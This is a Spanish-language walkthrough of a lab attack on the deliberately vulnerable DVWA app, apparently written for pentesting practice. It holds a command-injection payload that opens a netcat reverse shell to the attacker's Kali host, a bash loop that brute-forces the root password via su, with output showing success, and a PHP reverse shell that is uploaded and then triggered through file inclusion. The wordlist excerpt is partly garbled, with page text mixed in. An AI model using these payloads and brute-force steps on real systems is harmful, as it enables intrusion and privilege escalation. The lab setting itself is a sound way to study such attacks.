
```
|| nc 10.0.2.6 4444 -e /bin/bash
```



Llevamos la shell de handle a background y creamos una session de meterpreter con el comando sessions -u [ID_handler]



Podríamos hacerlo con el archivo rockyou pero pesa demasiado, entonces usamos un fichero menos pesado como es el de
/usr/share/wordlists/metasploit/password.lst



```
$ cat password.lst
!@#$$%
!@#$$%^
!@#$$%^&
!@#$$%^&*
!boerbul
!boerseun
!gatvol
!hotnot
!kak
!koedoe
!likable
!poes
!pomp
!soutpiel
.net
0
000000
00000000
0007
007 Upload
007007
0secure CAPTCHA
0th Injection
1
10L Injection (Blind)
100
1000 Session IDs
1000s OM)
100s
1022 Reflected)
10s (Stored)
10sne1
1111 bypass
11111
111111
1111111
11111111
112233
1212
121212
1213
1214
1225
123
123123
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ssf4.com/bash/>
- <http://www.ssf4.com/n/>
- <https://www.exploit-db.com/exploits/10/Command-Injection>

```
meterpreter > upload /usr/share/wordlists/metasploit/password.lst
[*] Uploading : /usr/share/wordlists/metasploit/password.lst → password.lst
[*] Uploaded -1.00 B of 801.50 KiB (0.0%): /usr/share/wordlists/metasploit/password.lst → password.lst
[*] Completed : /usr/share/wordlists/metasploit/password.lst → password.lst
meterpreter > pwd
/var/www/html/DVWA/vulnerabilities/exec
```

Subimos el diccionario a la máquina vulnerable y miramos en qué carpeta está subido.

```
meterpreter > background
[*] Backgrounding session 4 ...
msf exploit(multi/handler) > session 3
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(multi/handler) > sessions 3
```

Enviamos la session de meterpreter al background y abrimos la shell que hemos creado con el handler

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$ ls
ls
help index.php password.lst source
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$ while read p; do echo "Probando: $p";
echo "$p" | su -c "id" root &>/dev/null && echo "¡ÉXITO! La clave es: $p" && break; done < pass
word.lst
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

Usamos el comando de python para dar mayor estilo a la shell y lanzamos un script en el que va a probar todas las contraseñas almacenadas en el archivo password.lst

El script es:

```
while read p; do echo "Probando: $p"; echo "$p" | su -c "id" root &>/dev/null && echo "¡ÉXITO!
La clave es: $p" && break; done < password.lst
```


```
Probando: !koedoe
Probando: !likable
Probando: !poes
Probando: !pomp
Probando: !soutpiel
Probando: .net
Probando: 0
Probando: 000000
Probando: 00000000
Probando: 0007
Probando: 007
Probando: 007007
Probando: 0s
Probando: 0th
Probando: 1
Probando: 10
Probando: 100
Probando: 1000
Probando: 1000s
Probando: 100s
Probando: 1022
Probando: 10s
Probando: 10sne1
Probando: 1111
Probando: 11111
Probando: 111111
Probando: 11111111
Probando: 112233
Probando: 1212
Probando: 121212
Probando: 1213
Probando: 1214
Probando: 1225
Probando: 123
Probando: 123123
Probando: 123321
Probando: 1234
Probando: 12345
Probando: 123456
¡ÉXITO! La clave es: 123456
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$ su root
csu root
bash: csu: command not found
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$ su root
su root
Password: 123456

root@debian:/var/www/html/DVWA/vulnerabilities/exec#
```

Te va mostrando las contraseñas que va probando del diccionario y cuando encuentra la acertada te la muestra, después probamos el acceso a root con la contraseña que nos ha devuelto y vemos que es correcta.

File Upload

1. Vemos que tiene una sección para subir archivos.



2. En kali vamos a la ruta /usr/share/webshells/php y tenemos un archivo para crear una reverse shell que copiamos al Desktop.

```
(kali㉿kali)-[/usr/share/webshells/php]
└─$ ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php
```

3. Modifica el archivo para que tenga nuestra IP de kali y el puerto de escucha

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.6'; // CHANGE THIS
$port = 4400; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

4. Subimos el archivo

The screenshot shows the 'Vulnerability: File Upload' page in the Damn Vulnerable Web App (DVWA). On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: File Upload' and a form with the text 'Choose an image to upload:'. The form contains a 'Browse...' button, the text 'shell.php', and an 'Upload' button. Below the form is a 'More info' section with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>. At the bottom, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. There are 'View Source' and 'View Help' buttons in the bottom right corner.

5. Vemos que hay una seccion en el cual carga un fichero PHP que le cargamos desde la URL.

The screenshot shows the 'Vulnerability: File Inclusion' page in the DVWA. The sidebar is similar to the previous page, but 'File Inclusion' is highlighted in green. The main content area has a title 'Vulnerability: File Inclusion' and a form with the text 'To include a file edit the'. Below the form is a 'More info' section with two links: http://en.wikipedia.org/wiki/File_inclusion and http://www.owasp.org/index.php/File_inclusion. At the bottom, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. There are 'View Source' and 'View Help' buttons in the bottom right corner. A modal window titled 'File Inclusion Source' is overlaid on the right side, showing the following PHP code:


```
<?php
$file = $_GET['page']; //The page we wish to display
?>
```

 There is a 'Compare' button below the code.

- Ponemos a escuchar la Kali por el puerto que hemos añadido en el fichero.

```
(kali@kali)-[~]  
$ nc -lvp 4400  
listening on [any] 4400 ...
```

- Ejecutamos la URL con la direccion del fichero que hemos subido y la terminal que estaba escuchando consigue crear una reverse shell.



La reverse shell es una petición que se realiza desde la máquina del servidor web hacia nuestra máquina kali, por lo que si un firewall en la máquina web bloquea las entradas no crearía ningún conflicto.